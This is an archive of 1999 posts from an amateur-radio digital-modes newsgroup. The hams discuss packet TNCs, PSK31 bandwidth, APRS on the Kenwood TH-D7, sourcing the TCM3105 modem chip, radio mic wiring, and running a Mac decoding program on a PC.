Unit does many different modes: packet, RTTY, CW, pactor, SSTV...
Bought new. Have box, manuals and all original items.
Unit is like new, barely used it to try out SSTV.
Send email to <aninno@cnyric.org> if interested.

--
Anton Ninno, N2RUD
Syracuse, New York

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

2629. Re: PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-01 00:00:00 UTC
From: felixtcpip@aol.com
Message-ID: <19990601150523.01079.00004316@ng-fi1.aol.com>
Source record: 17935

Charles,
Most hams i know never used packet. In fact i was trying to do almost the same thing you advised me to do. I was trying to find some local hams that read this newsgroup.

I didn't want someone from texas replying to my post. I was looking for someone in NYC that read this newsgroup to reply.

Felix

2630. Re: Please Help with C++ problem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-01 00:00:00 UTC
From: Michael Young <nobody@all.org>
Message-ID: <928273664.890.7@news.remarQ.com>
Source record: 17936

Wrong place! The language groups are for language issues, not operating system questions, which this clearly is. Try a Windows programming group. Also, icons -- .ICO files -- are not simply bitmaps. The operations performed are different for each.

If you look hard enough, you might even find toolbar controls that build themselves from button descriptions, each possibly including a control id, label, and icon or bitmap. Also, there are countless owner-draw button controls that simplify that particular task. If you don't find either, you would do well to look into how these can be constructed, keeping re-use forefront in your mind. There's little sense re-inventing ballbearings every time you want a wheel.

Michael.

Gary P. Fiber <gfiber@news.cmc.net> wrote in message news:37551545.1480008@news.cmc.net...
> On Sun, 30 May 1999 16:55:09 +0100, "Kenneth Williams"
> <gw3tmh@gb7abc.freeserve.co.uk> wrotf:
>
> >Hi, I want to write a small C program, at run time I want it to search a
> >directory, and if it finds a .ICO file which will contain a 16 by 16 bmp
> >place that icon on a button on the tool bar.
> >
> >I can write a program that loads library button images onto the toolbar, but
> >I want to dynamically create my toolbar at runtime, which I can do, but whar
> >has got me stuck, is how do I load .ico bmp files at run time and place them
> >on the buttons.
> >
> >I am using borlands C++ 5.02
> >
> >
> >
> You might ask the question in the comp.lang.C++ newsgroup. That
> newsgroup is dedicated to C++ programming and you will likely find
> help.
>
>
> Gary Fiber
>

> Washington State Resident

2631. Re: Kam Plus Trouble

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-01 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <3753d963.6590488@news.crosslink.net>
Source record: 17937

On Tue, 01 Jun 1999 06:23:09 GMT, terryh@bayou.com (TH) wrote:

>Anyone having trouble with the Kam Plus. Ibought one new about three
>months ago. The trouble just occures on 20 meters and does not happen
>everyday. For some unknown reason while trying to operate all modes
>on 20 meters it will just put out garbage on the screen. Any
>sugestions on what the problem might be.

I hope you don't have my 20 Meters problem. I have ALWAYS had problems with some kind of spurious oscillation on BOTH of my rigs on 20 meters. It's as if there is some kind of grounding glitch that allows RF to get into the baseband signal lines - either that or there is a design defect in BOTH of my transceivers that only manifests itself on 20. If you are also using one of these MFJ microphone/TNC switches, that only exacerbates the problems by complicating the interconnections.

In the PSK31 mode many hams have come to realize that 1:1 isolation transformers are very useful in mitigating such problems. It seems to redulce or eliminate some ot the ground loops that otherwise give grief.

In any case, I think it's very unlikely that it's the KAM Plus that's causing the problem.

2632. Re: Qs on Field Day packet operation

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-01 00:00:00 UTC
From: Bob Snyder <Bob.REMOVETHIS.Snyder@wcom.com>
Message-ID: <ZxX43.8$FS2.2002@PM01NEWS>
Source record: 17938

I'm curoius how it's a points advantage to have a packet station up?

Le Grande Raoul wrote in message ...
>Hello:
>
>I'm getting ramped up for this coming Field Day and want to include packet
>in the setup. ARRL makes it a real points advantage to have a packet
>station up and running. Some questions:
>
>1. I'm up in NW Washington State. Digipeaters/nodes are not allowed in
>the FD Contest so I was wondering what two-meter frequency I should try
>first.
>
>2. What about beaconing? It's a no-no on digi freequencies but, I would
>assume, during Field Day I would be off the digi frequencies and wound
>need to let someone know that I was there. What, if anything, would be
>proper protocol for beaconing during FD?
>
>3. How about some other bands? I am a Tech-Plus and own an HF rig so I
>have ten meters but have no six-meter capability. What frequencies should
>I try (if any) for ten meter packet? I may be able to borrow a six-meter
>rig so, in that eventuality, what would be some good freqencies to try on
>six?
>
>Thanks much and 73
>
>Jeff, KB7AIL
>
>--
>"It's better to be shot from a cannon than squeezed from a tube,
>That's why there's fast motorcycles, bubba...."
> -Dr. H. S. Thompson paraphrasing Grace Slick

2633. Re: APRS Activity in Sacramento, CA?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-02 00:00:00 UTC
From: Walter Dunckel <wdunckel@best.com>
Message-ID: <3755A36C.545727EE@best.com>
Source record: 17798

A quick look at the Sacramento area showed about a dozen stations
active. One of these stations is W6SIG. His email address is
mailto:Stanly_Harter@oes.ca.gov He apears to be a member of
the California Emergency Services Radio ASS. in the Sacramento Area.

Even if there was NO APRS activity in your area, you could participate
using the internet. No equipment to buy, just download the latest free
software. You can view station in the USA and abroad.
Software available at: http://www.tapr.org

Walter
http://www.radiohound.com

Kevin Gunning wrote:
>
> Greetings:
> Is anyone aware of APRS activity in the Sacramento/Rocklin area of
> California. I am interested in setting up Gateways, APRS and 9600 Packet
> networks. That said, I am new to advanced digital HAM modes.
>
> Questions:
> 1) Is there any digital specific clubs or interest groups in
> Sacramento/Roseville or Rocklin CA?
> 2) Last time I checked, there where no 9600 Packet nodes, gateways or
> whatever in Sacramento and surrounding areas. Has that changed?
> 3) Any APRS users or interest groups in the areas mentioned above?
> 4) If there is no APRS activity or interest in your current area, will this
> prevent me in using/participating in APRS.
>
> Thanks in advance for your responses,
>
> Kevin Gunning
> KD6QFO (AKA - G1MOH)

2634. ?? Software for 599-ZX DSP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-02 00:00:00 UTC
From: Jacquis <jaclyn@tiac.net>
Message-ID: <7j4ma2$2ud@news-central.tiac.net>
Source record: 17799

I have been using my Timewave 599ZX DSP for some time as an audio filter to perk up my old rig and love it. I would like to get on HF Packet and RTTY as well as play around with some of the other modes and SWL (Utility Bands) as well. I was wondering what the best software would be for both purposes. I am not to concerned with logging or rig control as an extra as long as it decodes and encodes well. Anyone that would like to post their favorites with a short description would be appreciated ! Thanks, Jacqui N1DVE

2635. Re: Please Help with C++ problem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-02 00:00:00 UTC
From: gfiber@news.cmc.net
Message-ID: <37551545.1480008@news.cmc.net>
Source record: 17939

On Sun, 30 May 1999 16:55:09 +0100, "Kenneth Williams"
<gw3tmh@gb7abc.freeserve.co.uk> wrotf:

>Hi, I want to write a small C program, at run time I want it to search a
>directory, and if it finds a .ICO file which will contain a 16 by 16 bmp
>place that icon on a button on the tool bar.
>
>I can write a program that loads library button images onto the toolbar, but
>I want to dynamically create my toolbar at runtime, which I can do, but whar
>has got me stuck, is how do I load .ico bmp files at run time and place them
>on the buttons.
>
>I am using borlands C++ 5.02
>
>
>
You might ask the question in the comp.lang.C++ newsgroup. That
newsgroup is dedicated to C++ programming and you will likely find
help.

Gary Fiber

Washington State Resident

2636. Follow-up ? - Re: IC-28 and MFJ-1270

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-02 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.3.96.990602003011.669B-100000@dns.bde-arc.ampr.org>
Source record: 17940

On Fri, 28 May 1999, Gary P. Fiber wrote:
> IC-28 Mic pin out:
> Pin 3 - Frequency Up / Down - ground and frequency scans up, ground
> through a 470 ohm resistor and frequency scans down .

Although I have a similar radio (same series, just a different band), I do have a question regarding pin 3:

Sometimes, when first turning on the radio and it's controller, the radio scans through the memories, or if in the VFO, scans all frequencies. Obviously, since the control circuits are OPEN COLLECTOR, I figure I'll need some sort of pull-up circuit to prevent this power-on behavior.

Through what rating resistor should pin 3 be pulled up to +Vcc (+8V) so that the circuit won't float to ground, but yet BOTH the up and down functions still work?

I was thinking of some resistor in the megaohm range, but was wondering if anyone has already experimented with this situation before I proceed.

2637. Re: APRS Activity in Sacramento, CA?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-02 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.3.96.990602004738.669C-100000@dns.bde-arc.ampr.org>
Source record: 17941

It's my understanding that APRS is assigned 144.390 MHz in Northern California.

I can't say whether or not it's being used (i.e. active) as I am in the
Southern part of California.

Your Frequency Coordinator has a URL of http://www.narcc.org. Look under their
bandplan web page for what's allowed where as far as your 9600 baud interests
are concerned.

On Tue, 1 Jun 1999, Kevin Gunning wrote:
> Is anyone aware of APRS activity in the Sacramento/Rocklin area of
> California. I am interested in setting up Gateways, APRS and 9600 Packet
> networks. That said, I am new to advanced digital HAM modes.
>
> Questions:
> 1) Is there any digital specific clubs or interest groups in
> Sacramento/Roseville or Rocklin CA?
> 2) Last time I checked, there where no 9600 Packet nodes, gateways or
> whatever in Sacramento and surrounding areas. Has that changed?
> 3) Any APRS users or interest groups in the areas mentioned above?
> 4) If there is no APRS activity or interest in your current area, will this
> prevent me in using/participating in APRS.
>
> Thanks in advance for your responses,
>
> Kevin Gunning
> KD6QFO (AKA - G1MOH)
>
>
>
>

2638. WTT Palm V for AEA PK232-MBX -DSP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-02 00:00:00 UTC
From: "W. Charles Alexander" <charlie@netset.com>
Message-ID: <7j20bj$38j$1@athena.netset.com>
Source record: 17942

I have a 3com Palm Pilot V with software, cradle, manual, and box.
I would like to trade for a AEA PK 232 MBX with the DSP update.
Must have PC PakRatt for windows and be a new version with Packet and
pactor.

Anyone interested?

charlie@netset.com

kc8ikg

2639. Re: TCM-3105 Chip

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-02 00:00:00 UTC
From: rmcconne.NOSPAM@lightlink.com
Message-ID: <3754b170.4032923@newse.twcny.rr.com>
Source record: 17943

TI discountinued production on it three years ago. I suspect any
distributors that had any left are cleaned out by now. I used to have
a couple of sample units, but haven't been able to locate them since
my last move. I don't know if Rochester Electronics (the trailing edge
of technology folks) would have any or not.

Bob McConnell
N2SPP

On Wed, 02 Jun 1999 00:42:55 GMT, kew@-nospam?teleport.cem (Keith)
wrote:

>Hi,
>Does anyone know where I can purchase a TCM3105 chip? I have searched Mouser
>and Jameco and they don't have any.

2640. Re: TCM-3105 Chip

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-02 00:00:00 UTC
From: "Olaf C.Hänßler" <ohaenssl@etech.hs-bremen.de>
Message-ID: <3754E94C.2B43E7A@etech.hs-bremen.de>
Source record: 17944

Keith schrieb:
>
> Hi,
> Does anyone know where I can purchase a TCM3105 chip? I have searched Mouser
> and Jameco and they don't have any.
>
> --
> Best Regards,
>
> Keith

Try

http://www.ardos.de/gerd/xr2211.html

as an alternative, but its in german.

73ï¿½s de

Olaf

Hochschule/University of Applied
Sciences Bremen
FB4, ELIE, Neustadtswall 30, D-28199
Bremen, Germany
http://elnus.etech.hs-bremen.de
Tel. +49 (0) 421 5905 429
FAX +49 (0) 421 5905 476

2641. Re: TCM-3105 Chip

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-02 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7l9jh2.um.nomail@linux.pe1chl.ampr.org>
Source record: 17945

Keith <kew@-nospam?teleport.cem> wrote:
>Hi,
>Does anyone know where I can purchase a TCM3105 chip? I have searched Mouser
>and Jameco and they don't have any.

Isn't it about time to switch to something a bit more state-of-the-art?

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2642. Re: TH-D7A: A good option for mobile packet +

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-02 00:00:00 UTC
From: Walter Dunckel <wdunckel@best.com>
Message-ID: <3755573C.C46E5910@best.com>
Source record: 17946

Here are some answers to your questions. I didn't mean to write a book,
but here you go.
1. The TNC in the TH-D7 lacks full duplex capability, digipeat, and
packet mail functions. What is lacks in its TNC it makes up for
in APRS functions (in my opinion).
2. I can't answer that.
3. The TH-D7 is a complete APRS station. You will need nothing more
to run APRS through this radio. Lat,Lon can be entered manualy
as well as messages through its keypad (although this is a
little cumbersome). You will probably want to have a GPS, but it
is not necessary. For a GPS, you will need to make or buy a
cable.

For packet, or running APRS through your computer, you
will need another cable, or a null modem adapter for the cable
that connects from your D7 to your GPS cable. If you want to
run APRS through your computer, you will need the APRS software
(free, but a good idea to register it - this program is well
worth it).
4. Again, sorry I can't answer this. However, you can send E-mail
directly from the TH-D7 without any external devices. These
messages are limited to 25 or so characters.
5. No.
The TH-D7 is a excellent radio. Users are reluctant to part
with them, as you can see by the limited (non existent?) used
TH-D7 for sale. The D7 does have some small quirks, but
compared with all this radio does have, this radio is
amazing!
6. That depends. If you use your TNC's for satellite
communication, I would say a separate TNC would be the way to
go. If your work is more down to earth, or you already own a
TNC, the TH-D7 is probably for you.

Since you already have a Palm 3, you should download Pocket
APRS. This should load directly onto your Palm 3, and enable
you to try out APRS on your PK88 and HT. This may give you an
idea of how fun APRS is. Later, if you decide to purchase a
TH-D7, you can hook this up to your D7 and use it as a
keyboard and viewing screen for packet activity, as well as
sending E-mail, or APRS messages.

If you are unfamiliar with APRS messaging here is a
description. - Say you are in California, and have a buddy that
uses APRS in Rhode Island. You want to send him a message
using your TH-D7. You either write it into the D7 using your

keyboard, or through your Palm 3 with PocketAPRS. When you
press send, your message gets digipeated to the nearest internet
APRS connection. (This can be anyones station with internet
access and APRS software + TNC and radio). Your message will go
to the APRS servers somewhere in Florida, and be routed to the
APRS station with internet access that is nearest your buddy
in Rhode Island. Here your message will take a digipeat or two
and show up on your friends D7 or APRS program. This process
takes a grand total of a minute or a couple minutes. Actually
quicker than most E-mails. - Remember there is a difference
between E-mail and APRS messaging. E-mail uses internet E-mail
and APRS messaging uses APRS stations and internet to send
messages to APRS stations

Receiving E-mail is a very touchy issue. You would need to
control this to only allow licenced radio amateurs access
to sending you E-mail. For instance am I the only one that
gets "See Nicole in XXXXXXXX" at www.?;@*^&.com". This would
be unaceptable use of the amateur spectrum (as well as the
internet for that matter).

For PocketAPRS links and other info on the TH-D7, check out:
http://www.radiohound.com

By the way, APRS for WinCE devices is being developed as we
speak. No word yet on when it will be available. So don't
get rid of your WinCe device.
Walter
KD6VYV

Kevin Gunning wrote:
>
> All:
> I am resuming my effort to create a mobile (possibly portable) packet radio
> station. I have a PK88 (old but good), Palm 3, WinCE 2.0 mobile and HT
> radios'. I now see the TH-D7A and wonder at the possibilities. Here are my
> questions, somewhat newby and mixed in context:
> 1) Is the Packet functionality in the Kenwood D7A as good as a regular TNC.
> 2) Will the TNC support TCP/IP modes like a PK88?
> 3) What extras will I need to do Packet/APRS (IE Cables or Software)
> 4) Do I need to run TCP/IP to get Internet mail functionality from Packet?
> 5) Any critisism of the D7A?
> 6) Would I be better with a separate portable TNC and an existing radio?
>
> General question/project need:
> Is it possible to receive and send Internet email from a packet based
> mobile/portable system? Obviously the content would need to be personally
> and appropriate. My desire is to be able to receive messages from an
> Internet user, to my mobile packet station and ideally send messages back.
>
> any guidance, opinions or constructive criticism welcome.

>
> Kevin (please email response to: mailto:brumey@ns.net
> KD6QFO

2643. Re: TCM-3105 Chip

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-02 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7las3n.5j1.nomail@linux.pe1chl.ampr.org>
Source record: 17947

Keith <kew@-nospam?teleport.cem> wrote:
>On Wed, 2 Jun 1999 06:24:34 GMT, nomail@pe1chl.demon.nl (Rob Janssen) wrote:

>>>Hi,
>>>Does anyone know where I can purchase a TCM3105 chip? I have searched Mouser
>>>and Jameco and they don't have any.

>>Isn't it about time to switch to something a bit more state-of-the-art?

>>Rob

>Rob,
>I'm going to be using a Commodore 128 as a TNC that is why I'm looking for it.
>Why buy a $100.00 TNC when I can have the whole setup for packet with a IC chip
>and resistors?

Because it yields you only 1200 bps AFSK, an archaic mode. Back when
packet was invented you probably used a 1200 bps telephone modem, and look
what you have now.

Plenty of alternative designs have been published that do 9600 bps with a
similar component count, or 4800 bps with some more components but similar
cost. The latter (HAPN 4800 bps) with better results on commercial FM
transceivers that don't work well at low modulation frequencies.

Who said you should buy a TNC?

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2644. Re: Follow-up ? - Re: IC-28 and MFJ-1270

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-03 00:00:00 UTC
From: gfiber@news.cmc.net
Message-ID: <3755ed6f.2780491@news.cmc.net>
Source record: 17800

On Wed, 2 Jun 1999 00:34:53 +0000, "D. Stussy"
<kd6lvw@bde-arc.ampr.org> wrotf:

>On Fri, 28 May 1999, Gary P. Fiber wrote:
>> IC-28 Mic pin out:
>> Pin 3 - Frequency Up / Down - ground and frequency scans up, ground
>> through a 470 ohm resistor and frequency scans down .
>
>Although I have a similar radio (same series, just a different band), I do have
>a question regarding pin 3:
>
>Sometimes, when first turning on the radio and it's controller, the radio scans
>through the memories, or if in the VFO, scans all frequencies. Obviously,
>since the control circuits are OPEN COLLECTOR, I figure I'll need some sort of
>pull-up circuit to prevent this power-on behavior.
>
>Through what rating resistor should pin 3 be pulled up to +Vcc (+8V) so that
>the circuit won't float to ground, but yet BOTH the up and down functions still
>work?
>
>I was thinking of some resistor in the megaohm range, but was wondering if
>anyone has already experimented with this situation before I proceed.

I would not pull it up to any value. The mic is an open switch. The
up switch merely grounds Pin 3 like an open collector circuit would,
and the down switch grounds Pin 3 through a 470 Ohm resistor. I have
seen enough series resistance in a opto isolator to accomplish the
down scan function. That is all there is to the circuit.

Simulate the switch actions and the radio will scan. Close and open
the switch quickly the radio will step up in the chosen tuning steps.
Holding the switch closed for a few seconds will start a scan
operation. Hope this helps

Gary Fiber

Washington State Resident

2645. Re: TCM-3105 Chip

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-03 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7lbnnn.6er.nielsen@bob.localnet>
Source record: 17801

On Wed, 02 Jun 1999 10:20:28 +0200, Olaf C.Hï¿½nï¿½ler wrote:
>Keith schrieb:
>>
>> Hi,
>> Does anyone know where I can purchase a TCM3105 chip? I have searched Mouser
>> and Jameco and they don't have any.
>>
>> --
>> Best Regards,
>>
>> Keith
>
>Try
>
>http://www.ardos.de/gerd/xr2211.html
>
>as an alternative, but its in german.

The Exar xr2211 is a demodulator only. It's used in conjunction with the xr2206 in the TAPR TNC-2 design, which is available in the MFJ 1270, etc. MXCOMM has some chips which are similar to the TCM3105, but not interchangable. Some of the suppliers of Baycom modems (Tigertronics, etc.) probably have large stocks of 3105s, but I don't know if they would sell them individually.

Bob

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

2646. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-03 00:00:00 UTC
From: Mark West <markw@wwncorp.net>
Message-ID: <yNu53.614$k6.14031@client.news.psi.net>
Source record: 17802
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

W6RCecilA wrote in message <375006C2.29853FB3@IEEE.org>...
>Will Sparks wrote:
>>
>> One of the nice things about Win95/NT/OS/2/Linux is that you don't have
to
>> write low level code to access the sound card.
>
>DOS is conspicuous by its absence. Aren't there DOS drivers available
>for soundcards? Are there standard DOS calls available for soundcards?
>If not, could we come up with some? How is/was soundcard interfacing
>handled under DOS?
>--
>73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

Please, please, please, just let DOS die.

2647. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-03 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <37567AC6.F82331CF@IEEE.org>
Source record: 17803
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

Mark West wrote:
> Please, please, please, just let DOS die.

Hey, I'm a microcontroller jock. I usually don't even have an
operating system.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

2648. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-03 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7j607jhvd1@news1.fast.net>
Source record: 17804
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

W6RCecilA <Cecil.A.Moore@IEEE.org> wrote in message
news:37567AC6.F82331CF@IEEE.org...
> Mark West wrote:
> > Please, please, please, just let DOS die.
>
> Hey, I'm a microcontroller jock. I usually don't even have an
> operating system.
> --
> 73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

Cecil,

DOS isn't really an "operating system" ... it's more like
a non-reentrant interrrupt handling virus :-)

(Of course Win 9x isn't *much* better)

--
Carl - wa6vse
wa6vse@fast.net
http://www.users.fast.net/~wa6vse
NCI #1052
Join No Code International!
Hams for the 21st century.
Support the modernization of ham radio and help
to assure its survival into the 21st century!
http://www.nocode.org

2649. FS Dualband

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-03 00:00:00 UTC
From: Chuckk <chuckk@kerrlake.com>
Message-ID: <3756A5EF.C0454DA9@kerrlake.com>
Source record: 17805
Cross-posted to:
rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,,rec.radio.amateur.swap,alt.ham-radio.vhf-uhf,alt.ham-radio.marketplace

Dual band fiberglass Base antenna 144-148 440-450
6db on 2 8db on 440 200 watts 98.5 inches
NEW $75

Dual band mobile NMO mount 144-148 440-450
3db on 2 5db on 440 200 watts 38 inches

NEW $21

Dual band mobile NMO mount 150-158 450-470
3db on 2 5db on 440 200 watts center load

NEW $21

Chuckk
KB2AHZ
804-372-0614

2650. Re: PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-03 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <7j6d8pkkb1@nnrp1.deja.com>
Source record: 17806

In article <7ioc6p$29m2@enews3.newsguy.com>,
"Charles Brabham" <n5pvl@texoma.net> wrote:
>
> Dana Myers K6JQ wrote in message <374EF184.E3AF94FD@Qnet.com>...

> >Why? You gain virtually none of the advantages of the mode this
> >way. By using conventional FM, you consume something like a 20KHz
> >channel to send data at 31baud; PSK31 sent using a SSB transmitter
> >consumes something like 60Hz bandwidth.
>
> Is that why I keep hearing about long-haul QSO's using PSK31 working
out so
> well on 2 meter SSB?

I was discussing bit-rate vs. bandwidth; long-haul had nothing to do
with it.

> Maybe that additional bandwidth is not such a disadvantage, in this
respect.

Assuming, for the moment, that PSK31 sent using NBFM and SSB
yields about the same distance characteristics, the additional
bandwidth is every bit as much of a disadvantage.

--
Dana K6JQ
Dana@Source.Net

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

2651. Re: Follow-up ? - Re: IC-28 and MFJ-1270

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-03 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.3.96.990603180657.104B-100000@dns.bde-arc.ampr.org>
Source record: 17807

The problem is: WITHOUT a pull-up, it sometimes thinks one of the UP or DOWN functions is active and starts scanning. Leaving it unconnected as you suggest is how I currently have it - yet I do have the problem. That's why I'm thinking a pull-up would help.

Note: I am trying to AVOID activating the scan function.

On Thu, 3 Jun 1999, Gary P. Fiber wrote:
> On Wed, 2 Jun 1999 00:34:53 +0000, "D. Stussy"
> <kd6lvw@bde-arc.ampr.org> wrotf:
> >On Fri, 28 May 1999, Gary P. Fiber wrote:
> >> IC-28 Mic pin out:
> >> Pin 3 - Frequency Up / Down - ground and frequency scans up, ground
> >> through a 470 ohm resistor and frequency scans down .
> >
> >Although I have a similar radio (same series, just a different band), I do have
> >a question regarding pin 3:
> >
> >Sometimes, when first turning on the radio and it's controller, the radio scans
> >through the memories, or if in the VFO, scans all frequencies. Obviously,
> >since the control circuits are OPEN COLLECTOR, I figure I'll need some sort of
> >pull-up circuit to prevent this power-on behavior.
> >
> >Through what rating resistor should pin 3 be pulled up to +Vcc (+8V) so that
> >the circuit won't float to ground, but yet BOTH the up and down functions still
> >work?
> >
> >I was thinking of some resistor in the megaohm range, but was wondering if
> >anyone has already experimented with this situation before I proceed.
>
> I would not pull it up to any value. The mic is an open switch. The
> up switch merely grounds Pin 3 like an open collector circuit would,
> and the down switch grounds Pin 3 through a 470 Ohm resistor. I have
> seen enough series resistance in a opto isolator to accomplish the
> down scan function. That is all there is to the circuit.
>
> Simulate the switch actions and the radio will scan. Close and open
> the switch quickly the radio will step up in the chosen tuning steps.
> Holding the switch closed for a few seconds will start a scan
> operation. Hope this helps

2652. Mac Multimode Program on PC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-03 00:00:00 UTC
From: hwabnig@netway.at
Message-ID: <3756dfb1.3603043@news.netway.at>
Source record: 17808
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.scanner

Download the demo version of the ARDI mac emulator from

http://www.ardi.com/download.html

then get the Multimode demo version from

http://www.blackcatsystems.com/software/multimode.html

This took me 30 minutes altogether, the programs are running,
but Multimode does not recognize my Soundblaster Live under Windows.
Have not yet installed the DOS drivers,
because the SB Live DOS drivers are a pain in the ass.

Please would you all try this out and report the results here?
Does Multimode work on *your* PC?

good luck,

W.

2653. Re: PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-03 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7j6r9r$2oe$1@news1.fast.net>
Source record: 17809

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

<Dana@Source.Net> wrote in message news:7j6d8pkkb1@nnrp1.deja.com...
> In article <7ioc6p$29m2@enews3.newsguy.com>,
> "Charles Brabham" <n5pvl@texoma.net> wrote:
> >
> > Dana Myers K6JQ wrote in message <374EF184.E3AF94FD@Qnet.com>...
>
> > >Why? You gain virtually none of the advantages of the mode this
> > >way. By using conventional FM, you consume something like a 20KHz
> > >channel to send data at 31baud; PSK31 sent using a SSB transmitter
> > >consumes something like 60Hz bandwidth.
> >
> > Is that why I keep hearing about long-haul QSO's using PSK31 working
> out so
> > well on 2 meter SSB?
>
> I was discussing bit-rate vs. bandwidth; long-haul had nothing to do
> with it.
>
> > Maybe that additional bandwidth is not such a disadvantage, in this
> respect.

But it is ... the much wider bandwidth of the FM receiver
means that the noise floor is higher, thus the ultimate
sensitivity lower.

> Assuming, for the moment, that PSK31 sent using NBFM and SSB
> yields about the same distance characteristics, the additional
> bandwidth is every bit as much of a disadvantage.

As stated above, it's not just a disadvantage in terms of the
spectral efficiency, it's a disadvantage in terms of receive
sensitivity. You have to reach the "threshold of FM improvement"
to get good audio from the FM receiver. In SSB mode, with
narrower filter and better power utilization, you'll do better
every time.

- --
Carl - wa6vse
wa6vse@fast.net
http://www.users.fast.net/~wa6vse
NCI #1052
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http://www.nocode.org

-----BEGIN PGP SIGNATURE-----
Version: PGP for Personal Privacy 5.5.3

iQA/AwUBN1bwN5e+N6+q84HiEQKuRwCg/emeHiGKf0ah6VlrfAPLAfCovPgAoKWk
bQtqMIe7wNfVoOjWSFzs+eMx
=+KGn
-----END PGP SIGNATURE-----

2654. Re: PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-03 00:00:00 UTC
From: k6jq@my-deja.com
Message-ID: <7j72fl$t5g$1@nnrp1.deja.com>
Source record: 17810

In article <7j6r9r$2oe$1@news1.fast.net>,
"Carl R. Stevenson" <wa6vse@fast.net> wrote:

> > Assuming, for the moment, that PSK31 sent using NBFM and SSB
> > yields about the same distance characteristics, the additional
> > bandwidth is every bit as much of a disadvantage.
>
> As stated above, it's not just a disadvantage in terms of the
> spectral efficiency, it's a disadvantage in terms of receive
> sensitivity. You have to reach the "threshold of FM improvement"
> to get good audio from the FM receiver. In SSB mode, with
> narrower filter and better power utilization, you'll do better
> every time.

You're correct, of course - but even if the noise issue is
ignored, the bandwidth is still a huge disadvantage. There's
simply no point to using a narrow-bandwidth but slow mode in a
way that completely negates the narrow-bandwidth characteristic,
all you have left is slow ;-)

--
Dana K6JQ
Dana@Source.Net

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

2655. Re: Mac Multimode Program on PC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-03 00:00:00 UTC
From: csmolinski@erols.com
Message-ID: <csmolinski-ya02408000R0306992105280001@news.erols.com>
Source record: 17811
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.scanner

I'd be glad (as the author of MultiMode) to help get MultiMode running on PC's under Mac emulation.

Does it report any error messages when it starts up? Select About MultiMode... from the Apple menu, and click on the large icon - you'll get a screen with information about the sound input setup, and sound input capabilities of your particular machine.

Chris

In article <3756dfb1.3603043@news.netway.at>, hwabnig@netway.at (Helmut Wabnig) wrote:

> Download the demo version of the ARDI mac emulator from
>
